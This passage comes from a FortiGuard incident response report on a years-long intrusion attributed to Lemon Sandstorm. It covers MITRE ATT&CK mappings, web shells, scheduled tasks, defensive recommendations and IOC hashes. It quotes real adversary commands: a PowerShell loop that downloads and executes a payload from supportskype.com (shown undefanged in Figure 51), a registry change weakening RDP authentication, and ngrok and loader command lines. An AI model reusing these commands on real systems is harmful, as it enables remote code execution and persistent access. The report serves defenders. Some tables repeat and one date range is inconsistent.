MITRE ATT&CK Mapping & Observables

T1133 - External Remote Services

The adversary used valid VPN accounts for initial network access and subsequent interaction with the compromised network. Table 9 below shows the adversary IPs associated with VPN access attempts and periods when these IPs were employed.

Note that the network access log retention window was short, meaning insight into adversary VPN access infrastructure early in the intrusion was not retrieved.

Note that these IPs are all linked to hosting service providers and are not inherently malicious. They are provided as they were known to be actively employed by this adversary over the indicated time periods. Anomalous network connections to this infrastructure over the same periods may indicate potential compromise. Defenders should apply due diligence to these indicators before ingesting them into automated tooling.

Observation Period	IP	Notes
11 Sep 24 – 16 Dec 24	`199[.]247[.]8[.]233`	Used to authenticate with the victim's VPN infrastructure, for plink tunnels and associated with inbound RDP connections. Associated with Vultr hosting services.
12 Sep 24 – 11 Nov 24	`185[.]174[.]101[.]16`	Used to authenticate with the victim's VPN infrastructure. Associated with QuadraNet hosting services
12 Sep 24 – 14 Nov 24	`104[.]238[.]191[.]185`	Used to authenticate with the victim's VPN infrastructure and for plink tunnels. Associated with Vultr hosting services.
30 Nov 24 – 10 Dec 24	`95[.]179[.]196[.]58`	Used to authenticate with the victim's VPN infrastructure and for plink tunnels. Associated with Vultr hosting services.
22 Nov 24 – 14 Dec 24	`20[.]74[.]232[.]77`	Used to authenticate with the victim's VPN infrastructure. Associated with Microsoft infrastructure.
22 Nov 24 – 06 Feb 24	`146[.]70[.]233[.]3`	Used to authenticate with the victim's VPN infrastructure. Associated with M247 hosting services.
02 Nov 24 – 12 Dec 24	`85[.]237[.]211[.]226`	Used to authenticate with the victim's VPN infrastructure. Associated with softether VPN services.
n/a – 12 Dec 24	`154[.]47[.]17[.]157`	Used to authenticate with the victim's VPN infrastructure. Associated with Datacamp, a Canadian ISP associated with various VPN services.
n/a – 16 Jan 24	`89[.]41[.]26[.]206`	Used to authenticate with the victim's VPN infrastructure. Associated with M247 hosting services.

Table 9. IP addresses associated with victim VPN authentication events/attempts linked to adversary activity.

T1505.003 – Server Software Component: Web Shell

The adversary deployed numerous web shells on several external-facing web servers to establish persistence, execution, and ingress tool transfer. Web shell design was inconsistent but functionally revolved around command execution, file upload, file download, and credential access. Details of each of these web shells are provided in Table 10.

Creation Date	Full Path	File Name	Notes
20 May 2023	`C:\inetpub\wwwroot\aspnet_client\system_web\default.aspx`	`default.aspx`	Basic file dropper web shell with the key '`fg`'. First web shell observed as part of this intrusion. Not observed being deployed outside initial deployment testing. Placed on two external facing Microsoft Exchange servers, EXCH-1 and EXCH-2.
21 May 2023	`C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Current\themes\resources\UpdateChecker.aspx`	`UpdateChecker.aspx`	Complex, heavily obfuscated web shell used primarily earlier in the intrusion. Supports AES encrypted communications for command execution (through '`cmd.exe /c`'), file upload and file download. Placed on two external facing Microsoft Exchange servers, EXCH-1 and EXCH-2.
30 Apr 2024	`C:\inetpub\wwwroot\QPulse5WebServices\Docs\Help\scripts\SplitScreen.aspx`	`SplitScreen.aspx`	Referred to as RecShell—a simple web shell used to support command execution. On page load, it displays a user GUI to enter a command (see Figure 22). Commands are entered through a text box GUI and executed as arguments to '`cmd.exe /c`'. Same file as '`<WEB-6>-rec.aspx`' and '`jquery-1.10.2.aspx`'. Placed on external facing web application server (hosting Q Pulse), WEB-4.

Creation Date	Full Path	File Name	Notes
23 Nov 2024	C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\errorCE.aspx	errorCE.aspx	Referred to as EmbedShell. Multipurpose web shell with support for executing commands through cmd.exe, file upload and file download. This web shell included junk data in the form of fake log entries. This web shell also includes capabilities to receive web requests from the modified '**flogon.js**' file and write contained credentials to disk. Placed on an external facing Microsoft Exchange server, EXCH-1.
23 Nov 2024	C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2507\themes\resources\office365_cn.aspx	office365_cn.aspx	Variant of EmbedShell. Web shell similar to '**errorCE.aspx**' but only included functionality for file upload. Included the same junk data log entries and functions names but syntax was different to '**errorCE.aspx**' implementation (see Figure 26). Placed on an external facing Microsoft Exchange server, EXCH-1.
23 Nov 2024	C:\Users\<Administrator>\<Application>\Apps\Web\assets\img\chat\<WEB-6>-send.aspx	<WEB-6>-send.aspx	Referred to as DropShell. Simple web shell used to support file upload. Similar to '**<WEB-6>-rec.aspx**' in design with simple GUI provided on page load. Placed on an external facing web application server, WEB-6.
23 Nov 2024	C:\Users\<Administrator>\<Application>\Apps\Web\assets\js\jquery-1.10.2.aspx	jquery-1.10.2.aspx	Referred to as RecShell. Same file as '**SplitScreen.aspx**' and '**<WEB-6>-rec.aspx**'. Placed on an external facing web application server, WEB-6.
24 Nov 2024	C:\Users\<Administrator>\<Application>\Apps\Web \assets\img\chat\<WEB-6>-rec.aspx	<WEB-6>-rec.aspx	Referred to as RecShell. Same file as '**SplitScreen.aspx**' and '**jquery-1.10.2.aspx**'. This was the primary access method to the victim'senvironment until 14 December 2024. Placed on an external facing web application server, WEB-6.

Table 10. Details of web shells employed by the adversary throughout the reported intrusion.

T1053.005 – Scheduled Task/Job: Scheduled Task

The adversary employed scheduled tasks as their primary means of malware execution and persistence. In all observed cases, scheduled tasks were executed with SYSTEM privileges for privilege escalation, but scheduled tasks were created with either local or domain admin privileges, so this was not a critical characteristic of the scheduled tasks. Table 11 below lists the observed scheduled task names and observations for each task.

Creation Date	Full Path	File Name	Notes
15 May 2021	Microsoft\Windows\Diagnosis\WindowsActionManager	WindowsActionManager	Scheduled task to execute the following: "**powershell -w hi while(1){try{$b=(New-Object """Net.We$()bClient""").UploadData("""[hxxp://supportskype[.]com]hxxp://supportskype[.]com""",0..15);iex([Text.Encoding]::ASCII.** **GetString([Convert]::FromBase64CharArray($b,15,$b.Length-15)));}catch{}sleep 9**". This command retrieves and executes a PowerShell command payload from historic infrastructure linked to the BOHRIUM threat group.
18 Jun 2023	Microsoft\Windows\AppID\EDP Policy	EDP Policy	Scheduled task to retrieve harvested credentials from web pages placed on EXCH-1 and EXCH-2

Creation Date	Full Path	File Name	Notes
15 May 2021	Microsoft\Windows\Diagnosis\WindowsActionManager	WindowsActionManager	Scheduled task to execute the following: "powershell -w hi while(1){try{$b=(New-Object \"\"\"\"Net.We$()bClient\"\"\"\").UploadData(\"\"\"\"[hxxp://supportskype[.]com]hxxp://supportskype[.]com\"\"\"\",0..15);iex([Text.Encoding]::ASCII.GetString([Convert]::FromBase64CharArray($b,15,$b.Length-15)));}catch{}sleep 9". This command retrieves and executes a PowerShell command payload from historic infrastructure linked to the BOHRIUM threat group.
18 Jun 2023	Microsoft\Windows\AppID\EDP Policy	EDP Policy	Scheduled task to retrieve harvested credentials from web pages placed on EXCH-1 and EXCH-2 (external facing Microsoft Exchange servers). Leveraged the 'expand' function to retrieve contents from these web pages.
10 July 2023	k	k	Scheduled task to execute the following: "Powershell.exe Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -Name 'UserAuthentication' -Value 0". This allows local accounts to be used for RDP authentication. The execution of this command through a scheduled task was only observed on a single host and did not conform to same masquerading tradecraft observed in other scheduled tasks.
06 Aug 2023	Microsoft\Windows\ApplicationData\CleanupTemporay	CleanupTemporay	Scheduled task runs 'masf.exe' with 'ml' as sole command line argument. FortiGuard tracks this malware as HanifNet. Created using domain administrator account.
20 Apr 2024	Microsoft\Windows\SpacePort\SpaceManagerTaskMngr	SpaceManagerTaskMngr	Scheduled task runs RemoteInjector malware 'dllhost.exe' with command line arguments "-f C:\Windows\apppatch\version.dll -ER --ls --path powershell.exe". This executes a Havoc payload. Created using domain administrator account. This was the first observed instance of RemoteInjector and Havoc in this network.
27 Apr 2024	Microsoft\Windows\Input\LocalUserDataAvailable		Schedule task runs ngrok executable 'hh.exe' with command line arguments 'tcp --config="C:\Windows\en-US\rs" 3389'. The referenced file is the Ngrok configuration. Created using domain administrator account.
11 May 2024	Microsoft\Windows\WindowsUpdate\ScheduledStart	ScheduledStart	Scheduled task runs ngrok executable 'tgtns_SchemasUninstal.exe' with command line arguments 'tcp --config"C:\Program Files\Microsoft Policy Platform\tgtns_StateReport" 3389'. Created with domain administrator account.
18 May 2024	Microsoft\Windows\EDP\EDP Auth Task .	EDP Auth Task .	Scheduled task runs ngrok executable 'ieinstall.exe'. No command line arguments provided, created using domain administrator account. Note space in taskname is not an error.
04 Aug 2024	Microsoft\Windows\SpacePort\SpaceStorageTask	SpaceStorageTask	Scheduled task executes the legitimate Windows binary 'format.com' with command line arguments 'c: /fs:FXSEXT'. This results in proxy execution of a dll 'UFXSEXT.dll' which leads to the execution of NeoExpressRAT malware. This malware was only observed on a single host within the victim's environment.
28 Aug 2024	Microsoft\Windows\NetTrace\GatherNetwork	GatherNetwork	Scheduled task runs RemoteInjector malware 'conhost.exe' with command line arguments "-f conhost.dll -ER --ln --path cmd.exe". This executed a Havoc payload. Created using domain administrator account.
28 Aug 2024	Microsoft\Windows\Network Controller\SDN Diagnostics	SDN Diagnostics	Scheduled task runs RemoteInjector malware 'conhost.exe' with command line arguments "-f conhost.dll -ER --ln --path cmd.exe". This executed a Havoc payload. Created using domain administrator account.

Creation Date	Full Path	File Name	Notes
14 Oct 2024	`Microsoft\Windows\CloudExperienceHost\RestoreCloudExperience`	`RestoreCloudExperience`	Scheduled task runs RemoteInjector malware '`<redacted_clientname>.exe`' with command line arguments "`-f <redacted_clientname>-401.dll -ER --ln --path cmd.exe`". This executed a Havoc payload. Created using domain administrator account.
23 Nov 2024	`Microsoft\Windows\BrokerInfrastructure\BgTaskRegistrationMaintenanceTasks`	`BgTaskRegistrationMaintenanceTasks`	Scheduled task to run '`ndinit-fnms.exe`' executable (MeshCentral). No command line arguments provided, created by local administrator account.
23 Nov 2024	`Microsoft\Windows\Diagnosis\Scheduled-fnms`	`Scheduled-fnms`	Scheduled task to run '`ndinit-fnms.exe`' executable (MeshCentral). No command line arguments provided, created by local administrator account.

Table 11. Scheduled tasks created by the adversary throughout the reported intrusion.

Organizations investigating anomalous scheduled tasks should pay close attention to scheduled tasks with names that closely resemble legitimate tasks. The adversary largely followed naming conventions for their malware executables aligned with legitimate executables.

The heavy use of scheduled tasks to execute malware aligns with previous Lemon Sandstorm activity. The choice of scheduled task names and paths also aligns with previous reporting, specifically those in the '`Microsoft\Windows\Spaceport`' path. Additionally, naming malware as 'version.dll' and hosting malware in the '`C:\Windows\System32\drivers`' folder was also prevalent in previous reported intrusions.

T1078.002 – Valid Accounts: Local Accounts

The adversary leveraged valid local administrator accounts to facilitate lateral movement and operate throughout the compromised network. The adversary also used PowerShell to allow Local Administrator accounts to be used to authenticate RDP connections.

T1078.002 – Valid Accounts: Domain Accounts

The adversary leveraged existing valid domain accounts to gain unauthorized access, perform lateral movement, and operate throughout the compromised network. There was no evidence of the adversary creating new user accounts as part of this intrusion.

T1056 – Input Capture

As part of their attempts to regain access to the victim's network, the adversary employed a series of targeted phishing campaigns using fake login pages designed to capture user credentials.

T1056.003 – Input Capture: Web Portal Capture

The adversary modified the default '`logon.js`' JavaScript file on one of the victim's Microsoft Exchange servers. This JavaScript file is part of the OWA input validation process, so it has access to plaintext username and password details submitted to the OWA login page. This modification allowed credentials to be intercepted during authentication, which were then forwarded via a web request to a separate web shell (`errorCE.aspx`) on the same compromised server to be written to disk for later collection. Lemon Sandstorm used input capture in the previously reported intrusion through web shells placed on compromised edge devices.

T1556.002 – Modify Authentication Process: Password Filter DLL

The adversary employed two password filter DLLs, '`synapy.dll`' and '`synapx.dll`', on two domain controllers. User credentials collected through this method were stored locally and then copied to an external-facing server via the '`expand`' function executed through a scheduled task. These password filters were not retrieved, but the associated registry key changes were identified.

T1572 – Protocol Tunneling

The adversary employed Ngrok, plink, and SSH to tunnel various protocols (primarily RDP, SMB, and SSH) within web traffic to various VPS infrastructure.

T1059.001 – Command and Scripting Interpreter: PowerShell

The adversary heavily used PowerShell to execute malicious commands on the compromised systems. Commands include but were not limited to:

- Testing network connectivity – The use of `Test-NetworkConnection` cmdlet (default aliases to '`tnc`'), `ping`, and `netstat` to validate connectivity
- Performing system discovery – Ping sweeps and the use of open-source solutions
- Lateral movement – via PowerShell Remoting
- Dumping credentials – The use of `vssadmin` and `copy` commands to access the Security Account Manager (SAM) hive

T1003.001 – OS Credential Dumping: LSASS Memory

The adversary dumped Local Security Authority Subsystem Service (LSASS) memory several times across multiple systems to obtain cached valid user credentials on the compromised systems. This was performed using several open-source utilities, including nanodump and mimikatz.

T1003.002 – OS Credential Dumping: Security Account Manager

On several occasions, the adversary accessed the SAM database across multiple systems to extract hashed credentials of local user accounts, enabling lateral movement and persistent access with valid accounts.

T1021.001 – Remote Services: Remote Desktop Protocol

The adversary utilized Remote Desktop Protocol (RDP) for lateral movement by remotely accessing and controlling systems within the victim's network to escalate privileges. In many cases, RDP traffic was tunneled using internal proxies. The adversary also modified the registry to support using Local Administrator accounts to authenticate RDP connections.

T1021.002 – Remote Services: SMB/Windows Admin Shares

The adversary accessed sensitive data via SMB network shares. They also employed PsExec to move laterally through the victim's network, often in combination with other tunneled protocols (such as RDP) to penetrate numerous internal network segments.

T1021.004 – Remote Services: SSH

The adversary used SSH to laterally move to Linux-based endpoints, including the victim's ESXi server. As with SMB access, SSH connections were often used with internal proxies to bridge internal network segments and access internal components of the victim's network.

T1219 – Remote Access Software

The adversary employed numerous remote access software solutions (see Table 4) throughout the intrusion. Previous reporting related to Lemon Sandstorm also identified the use of MeshCentral and AnyDesk in previous campaigns.

Earlier Evidence of Intrusion

Given the length of the intrusion, FGIR could not retrieve forensic artifacts within the victim's environment to determine the initial access method. Despite this, the team was able to concretely identify that the adversary had persistent access to the victim's environment since at least 15 May 2023, with evidence suggesting the intrusion had been ongoing as far back as 15 May 2021.

The FortiGuard IR team identified additional indicators of compromise prior to the main cluster of activity. However, due to these limitations, FGIR has been unable to link this prior activity to the main cluster with high confidence. In addition to these considerations, the techniques exhibited within the main cluster indicate a new intrusion as the adversary still performed early kill chain functions (such as internal reconnaissance) following gaining access through valid credentials on 15 May 2023. FGIR assessed that the main cluster of activity covered in this article was a new intrusion rather than a continuation of prior behavior.

Bohrium (Smoke SandStorm) Scheduled Task

A scheduled task was detected on the primary Microsoft Exchange server, referred to as 'EXCH-1' throughout this report. The scheduled task was named '`WindowsActionManager`' and, on execution, would execute a PowerShell command to retrieve and execute a base64 encoded command from '`supportskype[.]com`'. Details of the scheduled task can be seen below in Figure 51.

```
OSPath: C:\Windows\System32\Tasks\Microsoft\Windows\Diagnosis\WindowsActionManager
XML.Task.Actions.Exec.Command: cmd
XML.Task.Actions.Exec.Arguments: /q /c color f7&&call powershell -w hi while(1){try{$b=(New-Object
""""Net.WeS()bClient""""").UploadData(""""http://supportskype.com"""",0..15);iex([Text.Encoding]::ASCII.GetString([Convert]::FromBase64CharArray($b,15,$b.Length-
15)));}catch{}sleep 9}
```

Figure 51. Scheduled task information related to the '`WindowsActionManager`' task used to execute a PowerShell payload from '`supportskype[.]com`'.

Evidence suggests that this scheduled task was created on 15 May 2021. This domain is linked to a threat actor previously tracked by Microsoft as Bohrium (now Smoke Sandstorm) and was part of a takedown effort initiated by Microsoft on 27 May 2022. However, the PowerShell script payload downloaded from this C2 could not be retrieved for further analysis.

On 26 August 2022, approximately three months after the takedown of this infrastructure, FGIR identified evidence of the execution of what is suspected to be malware on all external-facing Exchange servers in the victim's environment. This activity involved the execution of suspected malware named '`mmc.exe`' and 'mmc.exe.config' both written to the '`C:\Windows\Temp\ExchangeSetup\`' directory. These files were not available for retrieval.

Unrelated UNC1878 Indicator Overlap

The domain '`hewlettpackardupdates[.]info`' was directly observed as part of this intrusion and was active between 08 August 2024 and 28 October 2024. Communications to this domain were linked to execution of the HanifNet malware described above. At the times when this malware was activity within the victim's environment, this domain resolved to the IP '`45[.]147[.]230[.]159`' which had been linked to UNC1878[55] in October 2020. This IP is hosted by aurologic GmbH, a German VPS provider,[56] so while this may indicate that the adversary and UNC1878 have both utilized this service provider to host their infrastructure, there are no additional indications that this intrusion is related to UNC1878.

Conclusion and Notable Recommendations

This adversary continues to attempt to regain access to the victim's environment through the above methods, periodically leveraging new infrastructure to use the same credentials employed throughout the intrusion and probing for additional vulnerabilities in the victim's attack surface. Based on data available to FortiGuard, these credentials have not been included in any known data breaches or made available for sale. FGIR assesses that this adversary will continue to attempt to gain access to this victim's environment due to its strategic value in the region. FGIR may provide additional IOCs concerning this ongoing behavior as they become available to continue to limit the effectiveness of associated operations and to empower other organizations in the region.

This intrusion involved numerous previously unreported malware families used to support a broad range of outcomes throughout the intrusion. However, based on the adversary's tradecraft throughout this intrusion, the novel components of their TTPs were rarely utilized for day-to-day operations, with a vast majority of their operations being performed through more well-documented techniques. Many of these techniques also have well-documented mitigations, some of which are outlined in the takeaway recommendations below. It is recommended that organizations should first ensure they leverage existing technologies within their environments to mitigate the techniques identified below before focusing on novel components of these intrusions to realize the best return on investment.

1. **Centralize Default Windows Logs** and implement well-known detections for lateral movement and internal proxy detection

   Lateral movement was observed through three methods:

   a. RDP – Through an adversary's workstation authenticated to the victim's VPN or tunneled through open-source proxy software

   b. SMB – Implemented through the PsExec utility

   c. Remote PowerShell – This was significantly less prolific

The FGIR team was able to easily identify the tunneled RDP connections by looking for the discernable log characteristics described in this article. Organizations should look to centralize logs and implement recommendations to quickly identify tunneled RDPs. Organizations should also look to leverage these centralized logs to identify indicators associated with the use of PsExec. Based solely on MITRE's dataset, at least 35 unique threat groups are known to use PsExec[57] as part of their intrusions. Detection of its use represents an excellent return on investment. Detecting adversaries through their lateral movement stage allows defenders to identify compromised or anomalous user accounts. As shown in this case, the adversary used the same valid accounts for lateral movement as they did for execution and establishing persistence. Identifying these compromised accounts allows defenders to quickly scope all associated activity linked to user accounts and provides rich pivots to other compromised accounts.

2. Upgrade EPP to EDR

Traditional EPP solutions no longer provide rapid enough protection from large-scale intrusions. As highlighted above, the victim's EPP product, which was up to date and maintained throughout this intrusion, was ineffective at detecting malicious executables or anomalous behavior. Most notable was the 13-month delay in detecting the use of a password filter DLL or the >15 months it took to detect an instance of HanifNet. Behavior-based detections implemented through modern EDR solutions would have detected much of the anomalous use of open-source tools such as PsExec, mimikatz, plink, Mesh Central, netpass, and Angry IP Scanner. Additionally, these behavioral detections would likely have identified the anomalous password filter DLL, wdigest reimplementation, and anomalous process injection performed by the RemoteInjector and DarkLoadLibrary loaders.

3. Implement MFA

The majority of the attackers' interactions with the victim'senvironment were through a workstation authenticated with valid credentials to the victim'sVPN or remote services. This would not have been as simple if the victim had implemented MFA at the time of the initial intrusion. The adversary continued to attempt to exploit this gap in the victim's defenses, aiming to re-acquire valid credentials through numerous targeted phishing campaigns.

Fortinet Protections

FortiGuard Antivirus signatures associated with indicators outlined in this report are provided in the IOC section below. FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

The URLs are rated as "Malicious Websites" and "Malicious Activities Found" by the FortiGuard Web Filtering service.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these iintrusions by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

FortiGuard has provided the IOCs below and details of this intrusion with relevant law enforcement agencies to deconflict with ongoing operations prior to the release of this article.

IOCs associated with this intrusion are provided below and are also available here to assist with ingestion into automated tooling:

Host Based Indicators

Full Path	File Name	Description	MD5	SHA1	SHA256	FortiGuard AV Signature
-	advanced_ip_scanner.exe	Advanced IP Scanner	b3411927cc7cd05e02ba64b2a789bbde	b26cfde4ca74d5d5377889bba5b60b5fc72dda75	4b036cc9930bb42454172f888b8fde1087797fc0c9d31ab546748bd2496bd3e5	-
-	advportscan.exe	Advanced Port Scanner	6a58b52b184715583cda792b56a0a1ed	3477a173e2c1005a81d042802ab0f22cc12a4d55	d0c1662ce239e4d288048c0e3324ec52962f6ddda77da0cb7af9c1d9c2f1e2eb	-
C:\Users\<Administrator>\Desktop\New folder\AngryIPScannerPortable\AngryIPScannerPortable.exe C:\Users\<Administrator>\Desktop\AngryIPScannerPortable\AngryIPScannerPortable.exe C:\Users\<Administrator>\Desktop\ais\AngryIPScannerPortable.exe C:\Users\<Administrator>\Desktop\ais\ais\AngryIPScannerPortable.exe C:\Windows\Temp\WinSAT\AngryIPScannerPortable\AngryIPScannerPortable.exe	AngryIPScannerPortable.exe	Angry IP Scanner	-	-	-	-
C:\Users\<Administrator>\Desktop\AngryIPScannerPortable\App\AngryIPScanner\ipscan.exe C:\Users\<Administrator>\Desktop\New folder\AngryIPScannerPortable\App\AngryIPScanner\ipscan.exe C:\Users\<Administrator>\Desktop\ais\App\AngryIPScanner\ipscan.exe C:\Users\<Administrator>\Desktop\ais\ais\App\AngryIPScanner\ipscan.exe C:\Windows\Temp\WinSAT\AngryIPScannerPortable\App\AngryIPScanner\ipscan.exe	ipscan.exe	Angry IP Scanner	-	-	-	-
C:\Users\<Administrator>\Desktop\AngryIPScannerPortable\App\AngryIPScanner\jre\bin\javaw.exe C:\Users\<Administrator>\Desktop\New folder\AngryIPScannerPortable\App\AngryIPScanner\jre\bin\javaw.exe C:\Users\<Administrator>\Desktop\ais\App\AngryIPScanner\jre\bin\javaw.exe C:\Users\<Administrator>\Desktop\ais\ais\App\AngryIPScanner\jre\bin\javaw.exe C:\Windows\Temp\WinSAT\AngryIPScannerPortable\App\AngryIPScanner\jre\bin\javaw.exe	javaw.exe	Angry IP Scanner	-	-	-	-
C:\inetpub\wwwroot\aspnet_client\system_web\default.aspx	default.aspx	File dropper Web Shell	42C497D2B9B43061482D2544C6D09D14	BBE681CAEBF5711FFC366D09097C7C587E212EBB	9885C4343942163087FBBEA7939BEC38702086E0F737C97DEB288E8D3E6F140A	ASP/Webshell.9D14!tr

Host Based Indicators (cont'd.)

Full Path	File Name	Description	MD5	SHA1	SHA256	FortiGuard AV Signature
C:\sum1030\sum\ClMgrSVC.exe C:\Windows\en-us\ClMgrSVC.exe C:\Users\<Application>\apps\web\assets\img\chat\ClMgrSVC.exe	ClMgrSVC.exe	DarkLoadLibrary variant	48274e0b14ce2fbea39bbb98d7c8d495	5cbde184bd95db80df89bbae7f6af6cc318b5a1a	cfb241b1ead4cc2bdb1cb55094708e8d85b27628159251725f8a648d7b5631d7	W32/Agent.D495!tr
C:\Users\<Application>\Apps\Web\assets\img\chat\row-send.aspx	row-send.aspx	DropShell - Web Shell	56401106C49609C526E218A4A4103FEE	B6E4DB5DF0F92783341267DEDEA4FDC5530E4A4F	FB42D71AD10C51030792594574A558FB387B2FF4AF4A87F19CD9ED5EA75F093F	ASP/Webshell.3FEE!tr
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\errorCE.aspx	errorCE.aspx	EmbedShell - Web Shell	923CEFD8623C495B31415E0775C099C2	5D573209939C737A829DAC72383062D9965A8FA3	C0786C60E92BE76CB9F9B3DA5F53D5E8B999B2C86A73E94D793070F2B96F852E	ASP/Webshell.99C2!tr
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\15.1.2507\themes\resources\office365_cn.aspx	office365_cn.aspx	EmbedShell - Web Shell	167F4E92FB3D937BD6A7DED14BF076E6	EFB7B3C47AE74663F153A4B091ABFA841C15EA7C	648BFF22A4B0C958E809FFFA911718CA6532BD67E8755F86F9584B0DDC213AAE	ASP/Webshell.76E6!tr
C:\Windows\Temp\crashpadd\IEShims.exe C:\Windows\Temp\Crashpad\IEShims.exe C:\Windows\Temp\WinSAT\IEShims.exe C:\Windows\Temp\chat.exe	chat.exe IEShims.exe	Glider Proxy	6445cddd5284516b192330a2805606de	e3b707f2479b1b9ceb14dadc9b96c94cac22c327	29441fac132411894c79577489274fce14e1cf9bf166a0a9a981d1a139f11af6	Riskware/Glider
C:\Windows\Temp\crashpadd\IEShims.exe C:\Windows\Temp\Crashpad\IEShims.exe C:\Windows\Temp\WinSAT\IEShims.exe C:\Windows\Temp\mat-debug-672.exe	IEShims.exe mat-debug-672.exe	Glider Proxy	-	28e04219b84d36243cfa03320ab0b9677bc9fd1d	f5b6ffd8c523399c040649cb65300f5803b083cc8bd7af07ec29b83950002528	-
C:\Program Files (x86)\Internet Explorer\en-US\mapi.exe C:\Program Files\Python39\DLLs\masf.exe	mapi.exe masf.exe h4n1f_agent(v2).exe	HanifNet	2486A1BBF8B2987EF64F4FAB88804F92	60dc8820299744bea054f60ff63aeaebcdee571b	84a1ef61993e15722bd6f2eb3f40ced6164332336be70817dd751abeccf30498	MSIL/Agent.4f92!tr
C:\Program Files (x86)\Internet Explorer\en-US\mapi.exe.config	mapi.exe.config	HanifNet Configuration	96E9C42A4FBED23D5ECB0990E19A3655	360AC61F2452E849AC5B7E6E2FA5B3172514D166	3E2AE0B33FA71D9DCBB98C39A01C9BB87CB64970819526877011B629CF35DDB0	-
C:\Program Files\Python39\DLLs\masf.exe.config	masf.exe.config	HanifNet Configuration	45B938EB6FE46D9FAA2E9D469A86CD0F	3B608F98603E8CF1C79459077ABA1B37F256DE29	BA863CF1C1E915098f347382008510117CDBCB5CCC5E05EBD8A943D4128DFF2B	-
C:\Windows\System32\en-GB\<VictimName>-401.dll	<VictimName>-401.dll	Havoc	9DCF203B7D87698D678CF9DF42AB4AC0	DDC5BDACE73C1754D87D9EA1C545A0CB9112789B	30C4FF83D5DC3D4C5BE77283DEFCE614F6310339705B039CAE022BDDE72DEC38	Data/Havoc.4ac0!tr
C:\Windows\System32\drivers\conhost.dll	conhost.dll	Havoc	669437838a13bf783d6ff1574274e5b0	f7ec27cd5b05a66b263f620402c39c2b7d2f23ef	9208034af160357c99b45564ff54570b1510baf3bc033999ae4281482617ff5b	Data/Havoc.E5B0!tr
C:\Windows\apppatch\version.dll	version.dll	Havoc	9E7F2B5E0C5B164F2C62B412A9A91CBC	10F64F4A976195E25587713C4F754B46B61849CC	A87B96AE9A31EC92E29A48A522EF9554D02CE74DB7CB6CD4B133FFF07C5B258E	Data/Havoc.1cbc!tr
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.WSMan.Management.Activities.dll	Microsoft.WSMan.Management.Activities.dll	HXLibrary	68918EC24CA3F83DA95FBCA357E548A0	07B8559BA867E09C032B914B8CA81EF880DDAB06	4a4c1c07961c2ce28ddc36552ead02964ed7506e1e5a86eb172f43aac9f9ca4d	MSIL/Agent.48A0!tr
C:\Windows\System32\catroot2\fnms.exe	fnms.exe	MeshCentral	BC8C329D0308054D31B92A88773E73E9	39C1F2E760FC71A43D3AB3B510500F434C891BEF	0deb2283bbf8aa6c644f6b0a6d3301c31abe72aa26aa9dafe5e95dcbdb5b02c2	Riskware/MeshCentral
C:\Windows\System32\catroot2\ndinit-fnms.exe	ndinit-fnms.exe	MeshCentral	cfb5d8f97413555f7f0f5d6b79829b26	8B22352C9C7C13CC9E0F0D42E74D8DEF0BBF8D6B	885915002e084cc774c38d77e5a2a8ee340200884d812c8216015a81f7d74f33	Riskware/MeshCentral

Host Based Indicators (cont'd.)

Full Path	File Name	Description	MD5	SHA1	SHA256	FortiGuard AV Signature
c:\Program Files\VMware\VMware Tools\VMware VGAuth\prce64.dll	prce64.dll	msv1CredInterceptor	7a6dc687e6b7aeb06a2cc1 2d12012bcf		a28e0bae3165c068cee37bd443d3d219b 2fd312f107e77aa0a0891c1084e7165	-
C:\Users\Administrator\Desktop\New folder\ hwbpShellLdr.exe	hwbpShellLdr.exe	Nanodump	-	-	1c4147fb6edf4075102432716c6a62711b5c5 7599c6a22a20eda61321023a429	-
C:\Windows\addins\RdMP_II.exe C:\Windows\Temp\crashpadd\RdMP_II.exe C:\Windows\Temp\RdMP_II.exe C:\Windows\InboxApps\RdMP_II.exe	RdMP_II.exe	Nanodump	-	5d3ddb0e95725974b603 4f19cfaef2d6ebd69c87 876fd4e9676ef914bbaf3b baf7d97e368290e09c	-	-
C:\Program Files\Common Files\microsoft shared\ink\ container.dll	container.dll	NeoExpressRAT	91f0b59330804f3d9 12125c0d54e06d9	670634948920e4632874 065f484595deb5eb297e	b3c43cb28de834b9808749ceda60ad 3007f8dd6102ab76e1b77c429c2ebd30d8	W64/Agent.06D9!tr
C:\Program Files\Common Files\System\cryptbase.dll	cryptbase.dll	NeoExpressRAT	ae1cab1ae3d953d ebd6baa08dc7db135	48a5e45b79e879bcf797 e3257abd3562c3725b05	2f2eb7c2ed29da21c11ceef4fe1a2b13445c ba5fc7bbd668ab5a565fa5377487	W32/SystemBC!tr
C:\Windows\System32\UFXSEXT.dll	UFXSEXT.dll	NeoExpressRAT - First Stage Loader	EDBF2CA4426193397 D03C514C544E2EC	AD11CB4EABEB67F01464 4206444D5922D10D8EE4	228e5e2822a3b792ecc88e51cb3eef58d9 c481e469029cfa6225d200cf865870	W64/Agent.E2EC!tr
C:\Program Files\Windows Mail\msoert2.dll	msoert2.dll	NeoExpressRAT - Second Stage Loader	D63C8121089DB0C5F0 7FC2BC5C10CA81	799512F8EC1D28EC35A3 86EBF2E29F382B7705E0	169cc1adcafe3c475dd8d19345adca01114 7f5aee2b1b8edce1c8b85b484db49	W64/Agent.CA81!tr
C:\Users\<User>\Downloads\netpass-x64\netpass.exe C:\Users\<Administrator>\Desktop\netpass-x64\ netpass.exe	netpass.exe	netpass	e736229e890a138ccf78 10e00a6bb50d	10955a02ef3fd3f80f20062 c401bf7960ff6ce94	17fb52476016677db5a93505c4a1c356984 bc1f6a4456870f920ac90a7846180	Adware/NetPass
